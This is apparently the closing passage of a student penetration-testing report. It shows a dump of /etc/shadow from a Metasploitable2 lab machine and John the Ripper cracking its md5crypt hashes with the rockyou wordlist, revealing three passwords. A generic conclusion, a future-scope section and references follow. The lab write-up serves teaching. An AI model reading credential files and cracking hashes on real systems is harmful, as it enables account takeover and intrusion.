
Cat /etc/shadow



```
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
```

Fig 6.20

As we got our hands on the encrypted passwords, we can decrypt using **john.** But first we have to copy and save the passwords in attacker machine, then we can crack these passwords using wordlists. In this we are going to use the **rockyou.txt** wordlist.



```
┌──(root㉿kali)-[/home/kali]
└─# nano password.txt

┌──(root㉿kali)-[/home/kali]
└─# ls
Desktop  Documents  Downloads  Music  password.txt  Pictures  Public  rtl8188fu  Templates  Videos

┌──(root㉿kali)-[/home/kali]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt --format=md5crypt /home/kali/password.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 AVX 4×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789        (klog)
batman           (sys)
service          (service)
```

Fig 6.21

CHAPTER 4:
CONCLUSION AND FUTURE SCOPE

4.1 CONCLUSION:

In conclusion, penetration testing is a vital aspect of any robust cybersecurity strategy. Through systematic assessment and simulation of real-world attack scenarios, organizations can uncover vulnerabilities and weaknesses within their systems, networks, and applications. By identifying these vulnerabilities proactively, organizations can mitigate the risk of exploitation by malicious actors, thereby safeguarding sensitive data, maintaining regulatory compliance, and preserving business continuity.

Moreover, penetration testing provides invaluable insights into the effectiveness of existing security controls and protocols. It enables organizations to prioritize remediation efforts based on the severity and potential impact of identified vulnerabilities, optimizing resource allocation and enhancing overall security posture.

Furthermore, penetration testing fosters a culture of continuous improvement by encouraging ongoing monitoring, assessment, and adaptation in response to evolving threats and vulnerabilities. By regularly assessing their security posture through penetration testing, organizations can stay ahead of emerging threats and better protect their digital assets.

In essence, penetration testing serves as a proactive and essential component of comprehensive cybersecurity risk management, empowering organizations to identify, assess, and address vulnerabilities before they can be exploited by adversaries.

4.2 FUTURE SCOPES:

The future of penetration testing holds significant promise and evolution, driven by several key factors:

- **Increased Cyber Threats:** As technology advances, so do cyber threats. The future will likely see even more sophisticated cyber attacks targeting individuals, businesses, and critical infrastructure. This will necessitate more robust penetration testing methodologies to identify and mitigate vulnerabilities effectively.

- **Complexity of Systems:** With the increase of Internet of Things (IoT) devices, cloud computing, and interconnected systems, the attack surface for cybercriminals is expanding. Penetration testing will need to adapt to the evolving complexity of these systems to ensure comprehensive security assessments.
- **Regulatory Compliance:** Regulatory requirements for cybersecurity are continually evolving and becoming more stringent. Penetration testing will play a crucial role in helping organizations comply with these regulations by identifying vulnerabilities and ensuring that appropriate security measures are in place.
- **Automation and AI:** The future of penetration testing will likely see increased integration of automation and artificial intelligence (AI) technologies. Automated penetration testing tools can help streamline the testing process, identify vulnerabilities more efficiently, and provide actionable insights to security teams.
- **Focus on Red Team Operations:** Red team operations, which simulate real-world cyber attacks to test an organization's defenses, will become more prevalent. Penetration testers will need to hone their skills in emulating sophisticated attack techniques and tactics to provide organizations with realistic assessments of their security posture.
- **Ethical Considerations:** As penetration testing becomes more widespread, ethical considerations will become increasingly important. Testers will need to adhere to strict ethical guidelines to ensure that their activities do not cause harm or violate privacy rights.

4.3 REFERENCES

Book: "**The Basics of Hacking and Penetration Testing**" second edition by **Dr. Patrick Engebretson**

https://www.hackerone.com/knowledge-center/what-penetration-testing-how-does-it-work-step step.

https://www.netcraft.com/

https://www.stationx.net/nmap-cheat-sheet/

https://www.tenable.com/products/nessus

https://www.metasploit.com/

https://www.wireshark.org/download.html

https://github.com/openwall/john

https://filehippo.com/download_vmware-workstation-pro/

https://www.kali.org/

https://sourceforge.net/projects/metasploitable/files/Metasploitable2/